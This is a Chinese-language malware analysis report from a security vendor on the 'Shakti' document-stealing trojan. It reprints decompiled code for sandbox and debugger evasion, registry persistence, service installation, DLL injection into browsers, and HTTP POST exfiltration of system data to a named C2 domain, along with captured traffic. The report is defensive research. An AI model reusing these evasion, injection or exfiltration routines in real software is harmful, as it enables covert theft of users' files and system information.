



持续四年之久的“文档窃密贼”木马

安天安全研究与应急处理中心(Antiy CERT)

报告初稿完成时间：2016 年 08 月 22 日 09 时 00 分

首次发布时间：2016 年 09 月 02 日 15 时 45 分

本版本更新时间：2016 年 09 月 02 日 15 时 45 分



目 录

1	概述.....	1
2	事件样本分析	1
2.1	样本标签.....	1
2.2	主模块分析.....	2
2.3	CARRIER.DLL 模块分析	3
2.4	PAYLOAD.DLL 模块分析	7
3	信息统计&活跃分析.....	11
3.1	域名统计.....	11
3.2	样本时间戳统计.....	12
4	总结.....	12
	附录一：关于安天	13

1 概述

安天安全研究与应急处理中心（Antiy CERT）发现一个长达四年之久的窃取用户文档文件的木马程序。该木马程序包含两个加密的 DLL 模块，运行时在内存中解密第一个 DLL 模块，功能主要是反沙箱、反调试和完成启动项服务，同时，将第二个 DLL 模块解密后注入到浏览器进程中；第二个 DLL 模块的主要功能是窃取用户系统信息和文档文件。这两个 DLL 模块都被直接注入到内存中运行，在磁盘中无实体文件。该恶意代码的受害地区主要是波兰、以色列、巴勒斯坦和中国等。

2 事件样本分析

2.1 样本标签

病毒名称	Trojan/Win32.Shakti
MD5	D9181D69C40FC95D7D27448F5ECE1878
处理器架构	X86-32
文件大小	161 KB (165,088 字节)
文件格式	BinExecute/Microsoft.EXE[:X86]
时间戳	2014-08-29 16:47:41
数字签名	无
加壳类型	无
编译语言	Microsoft Visual C++ 8.0
VT 首次上传时间	2015-08-15
VT 检测结果	35/55

该恶意代码包含两个加密的 DLL 模块，在资源节中加密了一个配置模块，恶意代码首先将配置模块解密，随后解密两个 DLL 文件。第一个 DLL 模块的功能是反沙箱、添加注册表启动项、添加服务、并将 DLL 注入浏览器等功能，而另一个 DLL 文件为核心窃密模块，主要窃取系统用户名、GUID、文档文件、进程列表等信息并回传至 C2 服务器。




图 1 恶意代码功能

2.2 主模块分析

● 解密配置文件

首先恶意代码解密配置文件，配置文件保存在资源节“BINARY”中，该加密的配置文件是使用异或 0x97 完成。




图 2 解密配置文件

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	2	D6	A5	A7	D2	A3	AF	D5	A1	D4	D5	D4	A6	A6	A4	A3	柳工遥 一赵乙い
00000010	D3	D4	D4	A2	A5	D5	AE	D4	D3	A5	A4	A3	A0	AE	D4	A0	袖腐フ 鷹い物訝
00000020	E0	F2	F5	A3	E4	F8	FB	E2	E3	FE	F8	F9	B9	F9	F2	E3	図既樹 径 郭毡
00000030	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	素素素素素素素素素素
00000040	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	素素素素素素素素素素
00000050	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	素素素素素素素素素素
00000060	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	素素素素素素素素素素
00000070	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	素素素素素素素素素素
00000080	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	素素素素素素素素素素
00000090	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	素素素素素素素素素素
000000A0	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	素素素素素素素素素素
000000B0	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	素素素素素素素素素素
000000C0	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	素素素素素素素素素素
000000D0	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	素素素素素素素素素素
000000E0	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	素素素素素素素素素素
000000F0	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	素素素素素素素素素素
00000100	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	素素素素素素素素素素
00000110	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	素素素素素素素素素素

图 3 配置文件文本

恶意代码通过异或 0x97 将配置文件解密，解密后的配置文件为：

EA20E48B6CBC1134DCC52B9CD23479C7

web4solution.net

UNUSED

javaw.exe

IEXPLORE.EXE

Windows Performance Host

CrashMon

MicrosoftCrash Monitor Service

配置文件内容主要包含连接的 C2 域名、注入浏览器名称、添加服务名称等字段。

● 注入核心模块

恶意代码使用 ReflectiveLoader 技术将两个核心的模块解密出来，分别为 Carrier.dll 和 Payload.dll

两个模块均带有 PDB 调试路径，可以发现两个模块属于同一个项目，且命名为“Shakti”项目，Shakti 源于印度的一个词语，是隶属于印度教女神的象征^[1]。

E:\Projects\ComplexStatement\Shakti\Code\Carrier\Release\Carrier.pdb

E:\Projects\ComplexStatement\Shakti\Code\Payload\Release\Payload.pdb

主程序首先将 Carrier.dll 解密出来，把入口点指向 DLL 头部，Carrier.dll 执行相应操作后将 Payload.dll 模块注入到系统浏览器中。




图 4 注入 DLL 到浏览器进程

2.3 Carrier.dll 模块分析

Carrier.dll 模块的功能主要是反自动化分析与安装部署工作，包括反沙箱、反调试、添加启动项、添加服务，最后将核心功能 Payload DLL 注入浏览器。

● 反沙箱

恶意代码通过枚举当前进程和虚拟机相关的进程名进行对比，如果发现相应进程名称则退出进程。如图所示：

```

void *v3; // esi@3
unsigned int v4; // [sp+0h] [bp-112Ch]@1
DWORD idProcess[1024]; // [sp+4h] [bp-1128h]@1
CHAR Filename; // [sp+1004h] [bp-128h]@4

result = EnumProcesses(idProcess, 0x1000u, (LPDWORD)&v4);
if ( result )
{
    v1 = v4 >> 2;
    v2 = 0;
    if ( v4 >> 2 )
    {
        do
        {
            result = (DWORD)OpenProcess(0x410u, 0, idProcess[v2]);
            v3 = (void *)result;
            if ( result )
            {
                memset(&Filename, 0, 0x124u);
                result = GetModuleFileNameExA(v3, 0, &Filename, 0x124u);
                if ( result )
                {
                    if ( strstr(&Filename, "VBoxService")
                        || strstr(&Filename, "VBoxTray")
                        || strstr(&Filename, "VMware")
                        || strstr(&Filename, "VirtualPC")
                        || strstr(&Filename, "wireshark") )
                    {
                        ExitProcess(1u);
                    }
                }
            }
        } while (result);
    }
}

```



图 5 反沙箱

● 反调试

通过 IsDebuggerPresent 函数来发现自己是否属于调试状态中，如发现自身进程被调试则退出进程。

```

v0 = lpBuffer;
if ( *((_BYTE *)lpBuffer + 1281) )
{
    sub_10001130();
    if ( IsDebuggerPresent() )
        ExitProcess(1u);
    sub_10001280();
}
if ( *(_DWORD *)((char *)v0 + 1010) == 100
    || (result = *(_DWORD *)((char *)v0 + 1010) - 200, *(_DWORD *)((char *)
{
    result = sub_100017F0();
}
return result;
}

```



图 6 反调试

● 其他反沙箱手段

```

2{
3  DWORD v0; // edi@4
4  DWORD result; // eax@4
5  CHAR Filename; // [sp+4h] [bp-10Ch]@1
6
7  memset(&Filename, 0, 0x105u);
8  GetModuleFileNameA(0, &Filename, 0x104u);
9  if ( FindWindowA("SandboxieControlWndClass", 0)
10     || LoadLibraryA("SbieDll.dll")
11     || FindWindowA("Afx:400000:0", 0)
12     || (v0 = GetTickCount(), Sleep(0x1F4u), result = GetTickCount() - v0, result < 0x1F4) )
13  {
14     ExitProcess(1u);
15  }
16  return result;
17}


```



图 7 其他反沙箱手段

● 添加自启动

恶意代码试图将自身添加到注册表启动键值中。



```

1 LSTATUS __usercall sub_100013E0@<eax>(<const BYTE *a1@<esi>)
2 {
3  const CHAR *v1; // edi@1
4  LSTATUS result; // eax@1
5  HKEY phkResult; // [sp+4h] [bp-4h]@1
6
7  v1 = (char *)lpBuffer + 1078;
8  result = RegOpenKeyExA(
9      HKEY_CURRENT_USER,
10     "Software\\Microsoft\\Windows\\CurrentVersion\\Run",
11     0,
12     0xF003Fu,
13     &phkResult);
14  if ( !result )
15  {
16     RegSetValueExA(phkResult, v1, 0, 1u, a1, strlen((const char *)a1));
17     result = RegCloseKey(phkResult);
18  }
19  return result;
20}

```



图 8 添加自启动

● 枚举浏览器

恶意代码尝试枚举用户系统中是否安装谷歌、火狐、opera 浏览器。

```

v0 = 0;
lpSubKey = "Software\\Microsoft\\Windows\\CurrentVersion\\App Paths\\chrome.exe";
v14 = "Software\\Microsoft\\Windows\\CurrentVersion\\App Paths\\Firefox.exe";
v15 = "Software\\Microsoft\\Windows\\CurrentVersion\\App Paths\\opera.exe";
v16 = 0;
if ( EnumProcesses(idProcess, 0x1000u, &cbNeeded) )
{
    v0 = cbNeeded >> 2;
    v1 = 0;
    Type = 0;
    if ( cbNeeded >> 2 )
    {
        do
        {
            v2 = OpenProcess(0x410u, 0, idProcess[v1]);
            if ( v2 )
            {
                memset(&Filename, 0, 0x124u);
                if ( GetModuleFileNameEx(v2, 0, &Filename, 0x124u) )
                {
                    if ( strstr(&Filename, "chrome.exe") || strstr(&Filename, "Firefox.exe") || strstr(&Filename, "opera.exe") )
                    {
                        ProcessInformation.hProcess = 0;
                        ProcessInformation.hThread = 0;
                        ProcessInformation.dwProcessId = 0;
                        ProcessInformation.dwThreadId = 0;
                        memset(&StartupInfo, 0, 0x44u);
                        StartupInfo.wShowWindow = 0;
                        StartupInfo.dwFlags = 1;
                        StartupInfo.cb = 68;
                        if ( CreateProcessA(0, &Filename, 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation) )
                        {
                            ...
                        }
                    }
                }
            }
        } while ( ... )
    }
}

```

图 9 枚举浏览器

如果系统进程中没有这些浏览器，恶意代码试图查询默认浏览器注册表键值，并启动该进程，随后会将恶意 DLL 注入其中。

```

memset(&Data, 0, 0x124u);
cbData = 292;
v0 = 0;
result = RegOpenKeyExA(HKEY_CLASSES_ROOT, "HTTP\\shell\\open\\command", 0, 1u, &phkResult);
if ( !result )
{
    if ( !RegQueryValueExA(phkResult, byte_1000D528, 0, &Type, &Data, &cbData) )
    {
        v0 = 1;
        result = RegCloseKey(phkResult);
        if ( v0 )
        {
            memset(&StartupInfo, 0, 0x44u);
            StartupInfo.wShowWindow = 0;
            StartupInfo.dwFlags = 1;
            StartupInfo.cb = 68;
            if ( CreateProcessA(0, (LPSTR)&Data, 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation) )
            {
                result = sub_10001A00();
            }
        }
    }
}

```



图 10 分析系统默认浏览器为 IE

尝试注册成服务


```

if ( *((_DWORD *)((char *)lpBuffer + 1010)) == 100 )
{
    sub_10001710(); // 添加自动启动
    if ( !sub_10001670() || strstr(*(const char **)v0 + 582), "-ActiveSetup") )
    {
        sub_100015A0();
        ExitProcess(0);
    }
    result = sub_10001ED0();
}
else if ( *((_DWORD *)((char *)lpBuffer + 1010)) == 200 )
{
    sub_10002A10(); // 注册服务
    sub_100029A0(); // 启动服务
    ServiceStartTable.lpServiceName = (char *)lpBuffer + 1142;
    ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)sub_100028F0;
    v4 = 0;
    v5 = 0;
    result = StartServiceCtrlDispatcherA(&ServiceStartTable); // 注册服务
}

```



图 11 注册服务

将核心盗取文件的恶意 DLL 模块注入到 IE 浏览器中。

```

v1 = lpBuffer;
v2 = (SIZE_T *)((char *)lpBuffer + 2336);
v3 = VirtualAllocEx(a1, 0, *((_DWORD *)lpBuffer + 584) + 1, 0x3000u, 0x40u);
if ( v3 )
{
    WriteProcessMemory(a1, v3, *((LPCVOID *)v1 + 583), v2, &NumberOfBytesWritten);
    v6 = *((_DWORD *)v1 + 583) = v3, v5 = VirtualAllocEx(a1, 0, 0x984u, 0x3000u, 4u), (v6 = v5) != 0
    WriteProcessMemory(a1, v5, v1, 0x984u, &NumberOfBytesWritten);
}
{
    v7 = *((_DWORD *)v1 + 586);
    v8 = (const void *)*((_DWORD *)v1 + 585);
    *((_DWORD *)v1 + 587) = a1;
    *((_DWORD *)v1 + 588) = sub_10002020(a1, v8, v7, v6);
    result = 1;
}

if ( hProcess )
{
    if ( lpBuffer )
    {
        if ( dwSize )
        {
            v5 = sub_10001F60();
            if ( v5 )
            {
                v6 = (char *)VirtualAllocEx(v4, 0, dwSize, 0x3000u, 0x40u);
                if ( v6 )
                {
                    if ( WriteProcessMemory(v4, v6, lpBuffer, dwSize, 0) )
                    {
                        v9 = CreateRemoteThread(v4, 0, 0x100000u, (LPTHREAD_START_ROUTINE)&v6[v5], lpParameter, 0, &ThreadId);
                    }
                }
            }
        }
    }
}

```



图 12 注入 DLL

2.4 Payload.dll 模块分析

Payload.dll 模块是该恶意代码的核心模块，该模块主要功能包括搜集用户系统的用户系统名称、机器的 GUID、系统的进程列表和用户磁盘中的文档文件。

● 创建互斥量

为了防止恶意代码重复运行，恶意代码使用 CSmtMan 字符串作为互斥量。

```
int __cdecl Init(int a1)
{
    CreateMutexA(0, 1, "CStmtMan");
    if ( GetLastError() == 183 )
        ExitProcess(0);
    dword_10013A74 = a1;
    *(_DWORD *)(a1 + 2368) = 3;
    sub_10002680();
    sub_10002710();
    return sub_100025B0();
}
```



图 13 创建互斥

● 创建线程

```
BOOL sub_100027E0()
{
    int v0; // edi@1
    BOOL result; // eax@5
    DWORD ThreadId; // [sp+8h] [bp-20h]@4
    struct tagMSG Msg; // [sp+Ch] [bp-1Ch]@5

    v0 = dword_10013A74;
    while ( !sub_100031C0() )
        Sleep(0xEA60u);
    sub_100037B0();
    if ( *(v0 + 1270) )
    {
        dword_10013A60 = 0;
        dword_10013A64 = CreateThread(0, 0, StartAddress, 0, 0, &ThreadId); // 遍历, 查找特定格式文件
        nullsub_1();
        dword_10013A70 = 0;
        dword_10013A6C = CreateThread(0, 0, sub_100019D0, 0, 0, &ThreadId); // 回传已经发现的文件
        nullsub_1();
    }
    nullsub_1();
    dword_10013BC8 = 0;
    hHandle = CreateThread(0, 0, sub_100040F0, 0, 0, &ThreadId);
    nullsub_1();
    for ( result = GetMessageA(&Msg, 0, 0, 0); result; result = GetMessageA(&Msg, 0, 0, 0) )
    {
        if ( result == -1 )
            break;
        if ( Msg.message == 2 || Msg.message == 18 )
            sub_10002680();
        TranslateMessage(&Msg);
        DispatchMessageA(&Msg);
    }
    return result;
}
```



图 14 创建线程

获取用户系统用户名和机器的 GUID 值，回传到指定服务器。

```

1 if ( uvu0u_10013000
    && (cbData = 16, GetComputerNameA(&Buffer, &cbData))// 获取用户名
    && (cbData = 65, GetUserFileNameA(&String, &cbData)) )
{
    v1 = lstrlenA(&String) + 515;
    v2 = GetProcessHeap();
    v3 = (CHAR *)HeapAlloc(v2, 0u, v1);
    v4 = v3;
    if ( v3
        && (lstrcpyA(v3, &String),
            lstrcatA((LPSTR)v4, "_"),
            !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "Software\\Microsoft\\Cryptography", 0, 0x20019u, &phkResult)) )
    {
        cbData = 512;
        v5 = lstrlenA(v4);
        RegQueryValueExA(phkResult, "MachineGuid", 0, 0, (LPBYTE)&v4[v5], &cbData);// 获取机器GUID
        RegCloseKey(phkResult);
        v6 = sub_100056F0(32773);
        if ( v6 )
        {
            v7 = sub_100056F0(36866);
            if ( sub_100057A0(&Buffer, (int)v7)
                && (sub_10005870((int)v7, (int)v6),
                    sub_10005690((int)v7),
                    v8 = sub_100056F0(36866),
                    v13 = v8,
                    sub_100057A0(v4, (int)v8))
                && (sub_10005870((int)v8, (int)v6), sub_10005690((int)v8), sub_100058E0(&lpOptional, &dwOptionalLength))
                && Update_Internet(lpOptional, dwOptionalLength, (int)&dwOptionalLength, (int)&lpOptional)
                && (sub_10005690((int)v6), sub_100056D0(), sub_10005950(&v13)) )
            ,

```



图 15 获取信息

将相关信息回传至恶意代码服务器的 external/update 硬编码目录中。

```

1 signed int __usercall huichuan@<eax>(int a1@<esi>)
2 {
3     DWORD v1; // edi@1
4     void *v2; // eax@2
5     HINTERNET v3; // eax@3
6     signed int result; // eax@5
7     LPCSTR lpszAcceptTypes; // [sp+4h] [bp-8h]@1
8     int v6; // [sp+8h] [bp-4h]@1
9
10    v1 = 0;
11    lpszAcceptTypes = "text/plain";
12    v6 = 0;
13    if ( a1 && (v2 = *(void **)(a1 + 4)) != 0 )
14    {
15        v3 = HttpOpenRequestA(v2, "POST", "/external/update", 0, 0, &lpszAcceptTypes, 0x40000000u, 0);
16        *(_DWORD *)(a1 + 8) = v3;
17        if ( !v3 )
18        {
19            v1 = GetLastError();
20            nullsub_1();
21        }
22        result = v1;
23    }
24    else
25    {
26        result = 240;
27    }
28    return result;
29 }

```



图 16 硬编码回传

```
POST /external/update HTTP/1.1
Accept: text/plain
Content-Type: application/octet-stream
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1; SV1)
Host: web4solution.net
Content-Length: 64
Cache-Control: no-cache

MSMQ@.....MSMQ@.....GLOOMYTI-799EF9MSMQ@.....AdministratorHTTP/1.1 200 OK
Server: nginx/1.1.19
Date: Wed, 24 Aug 2016 02:24:16 GMT
Content-Type: application/octet-stream
Content-Length: 44
Connection: keep-alive
Status: 200 OK
Content-Disposition: attachment
Content-Transfer-Encoding: binary
Cache-Control: private
X-UA-Compatible: IE=Edge,chrome=1
ETag: "ec10e65009186a6fe1d2b6236b98fe8"
X-Request-Id: b3a1250d4fa02fbee07be93a638ab384a
X-RunTime: 0.010584
X-Rack-Cache: invalidate, pass

MSMQ@.....5c1b39cec56a90df64cd615fe14aff12POST /external/update HTTP/1.1
Accept: text/plain
Content-Type: application/octet-stream
Ex-TagID: 5c1b39cec56a90df64cd615fe14aff12
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1; SV1)
Host: web4solution.net
Content-Length: 5770
Cache-Control: no-cache

MSMQ@.....MSMQ@.....MSMQY.....MSMQ@.....t.....smss.exeMSMQ@.....\SystemRoot\System32\smss.exeMSMQd.....MSMQ
\winlogon.exeMSMQ.....MSMQ@.....services.exeMSMQ@.....C:\WINDOWS\system32\services.exeMSMQZ.....MSMQ@.....
\lsass.exeMSMQ@.....MSMQ@.....D.....vmacthlp.exeMSMQ@.....C:\Program Files\VMware\VMware Tools\vmacthlp.exeMSMQA\
\system32\svchost.exeMSMQA\.....MSMQ@.....svchost.exeMSMQ@.....C:\WINDOWS\system32\svchost.exeMSMQW\.....M
\Explorer.exeMSMQA\.....MSMQ@.....S.....spoolsv.exeMSMQ@.....C:\WINDOWS\system32\spoolsv.exeMSMQ.....MSMQ@.....
Tools\vmtoolsd.exeMSMQ@.....MSMQ@.....ctfmon.exeMSMQ@.....C:\WINDOWS\system32\ctfmon.exeMSMQ.....MSMQ@.....
\VMware Tools\VMware VGAuthService.exeMSMQ@.....MSMQ@.....vmtoolsd.exeMSMQ@.....C:\Program Files\VM
{.....MSMQ@.....MSMQ@.....TPAutoConnSvc.exeMSMQB.....C:\Program Files\VMware\VMware Tools\TPAutoConn
\wscntfy.exeMSMQ@.....MSMQ@.....TPAutoConnect.exeMSMQB.....C:\Program Files\VMware\VMware Tools\TPAutoConn
\Documents and Settings\Administrator\Total_Commander_v8.5.....TOTALCMD.EXE.....MSMQ@.....Proc
40E6F359CC0898698624F641A8C9198393AF74D7.....Tools\AntRootKit.....exeMSMQ@.....p.....MSMQ@.....Proc
40E6F359CC0898698624F641A8C9198393AF74D7.....d6d64c61dada8b5ccfa970356057a6c2c7697f084922744c5a2e29aff079647b.exeMSMQ@.....
\d6d64c61dada8b5ccfa970356057a6c2c7697f084922744c5a2e29aff079647b.exeMSMQ@.....MSMQ@.....iexplore.exeMSMQ@.....
\iexplore.exeMSMQ@.....MSMQ@.....7-zip 9.20MSMQ@.....N\AMSMQ.....N\AMSMQ3.....Microsoft Office
Files\Microsoft Office\MSMQ@.....VBRuntime 6.0MSMQ@.....N\AMSMQ.....N\AMSMQ3.....Microsoft Visual
10.0.30319MSMQ@.....10.0.30319MSMQ@.....Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.41
XPMSMQ@.....9.50.7523MSMQ@.....MSMQ@.....VMware ToolsMSMQ@.....10.0.6.3595377MSMQ1.....C:\Program Files\VM
File Folders (Chinese (Simplified)) 12MSMQ@.....12.0.4518.1016MSMQ@.....MSMQ3.....Microsoft Office Professional
\Microsoft Office\MSMQ@.....Microsoft Office Access MUI (Chinese (Simplified)) 2007MSMQ@.....12.0.4518.1016MSMQ@.....
Office Excel MUI (Chinese (Simplified)) 2007MSMQ@.....12.0.4518.1016MSMQ@.....C:\Program Files\Microsoft Office\MSMQ@.....
2007MSMQ@.....12.0.4518.1016MSMQ@.....C:\Program Files\Microsoft Office\MSMQ@.....Microsoft Office Publisher M
\Program Files\Microsoft Office\MSMQ@.....Microsoft Office Outlook MUI (Chinese (Simplified)) 2007MSMQ@.....12.0
\MSMQ@.....Microsoft Office Word MUI (Chinese (Simplified)) 2007MSMQ@.....12.0.4518.1016MSMQ@.....C:\Program F
(English) 2007MSMQ@.....12.0.4518.1014MSMQ@.....C:\Program Files\Microsoft Office\MSMQ@.....Microsoft Office Pi
\Program Files\Microsoft Office\MSMQ@.....Microsoft Office IME (Chinese (Simplified)) 2007MSMQ@.....12.0.4518.10
\MSMQ@.....Microsoft Office Proofing (Chinese (Simplified)) 2007MSMQ@.....12.0.4518.1016MSMQ@.....C:\Program F
MUI (Chinese (Simplified)) 2007MSMQ@.....12.0.4518.1016MSMQ@.....C:\Program Files\Microsoft Office\MSMQ@.....M
2007MSMQ@.....12.0.4518.1016MSMQ@.....C:\Program Files\Microsoft Office\MSMQ@.....Microsoft .NET Framework 2.0
2MSMQ@.....2.2.30729MSMQ@.....MSMQ@.....Python 2.7.10MSMQ@.....2.7.10150MSMQ@.....MSMQ@.....
9.0.21022MSMQ@.....9.0.21022MSMQ@.....MSMQ@.....Microsoft Windows XP Professional Service Pack 3 (build 2600)M
```

图 17 回传信息

最后恶意代码比较用户系统扩展名文件，最后将指定的扩展名文件回传至服务器中。

<pre>mov byte ptr ds:[ecx],dl inc ecx sub esi,0x1 jnz short 00A41132 jmp short 00A41169 cmp byte ptr ds:[ecx],0x2E jc short 00A410FE pop esi xor al,al pop ebx mov ecx,dword ptr ss:[esp+0xC] xor ecx,esp call 00A459F2 add esp,0x10 ret test esi,esi jnz short 00A4116A dec ecx xor esi,esi mov byte ptr ds:[ecx],0x0 cmp dword ptr ds:[0xA52F78],esi jc short 00A411BB mov eax,0xA52F78 lea esp,dword ptr ss:[esp] mov edx,dword ptr ds:[eax] lea ecx,dword ptr ss:[esp+0x8] push ecx push edx call 00A45B96 add esp,0x8 test eax,eax</pre>	<pre>寄存器 (FPU) EAX 00A52F78 ECX 00E6FC0C ASCII "map" EDX 00A504F8 ASCII "doc" EBX 00289700 ESP 00E6FBFC EBP 0029AD40 ESI 00000000 EDI 00E6FD78 ASCII "C:\Documents and Settings\Administrator\桌面" EIP 00A41188 C 0 ES 0023 32位 0(FFFFFFFF) P 0 CS 0010 32位 0(FFFFFFFF) A 0 SS 0023 32位 0(FFFFFFFF) Z 0 DS 0023 32位 0(FFFFFFFF) S 0 FS 003B 32位 7FFDC000(FFF) T 0 GS 0000 NULL D 0 0 0 LastErr ERROR_NO_TOKEN (000003F0) EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G) ST0 empty 0.0410240765196385120e-4933 ST1 empty +UNORM 0021 0027FC00 0029B000 ST2 empty -UNORM 00B8 00000000 7C93003D ST3 empty +UNORM 173C 7C8099FD FFFFFFFF ST4 empty 0.0000002661526911980e-4933 ST5 empty +UNORM 082C 0027FC00 00000000 ST6 empty +UNORM 0098 00000000 0027FC10 ST7 empty +UNORM 0778 7C930021 0027FCDC 3 2 1 0 E S P U O Z D I FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 (GT) FCW 027F Prec NEAR,53 掩码 1 1 1 1 1 1</pre>
<pre>(ASCII "doc")</pre>	<pre>ASCII 00E6FBFC 00A504F8 ASCII "doc" 00E6FC0B 00E6FC0C ASCII "map" 00E6FC04 00289700 ASCII "C:\Documents and Settings\Administrator\桌面"</pre>

图 18 比较扩展名文件

```

MSMQ.....POST /external/update HTTP/1.1
Accept: text/plain
Content-Type: application/octet-stream
Ex-TagID: 5c1b39cec56a90df64cd615fe14aff12
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1; SV1)
Host: web4solution.net
Content-Length: 1763
Cache-Control: no-cache

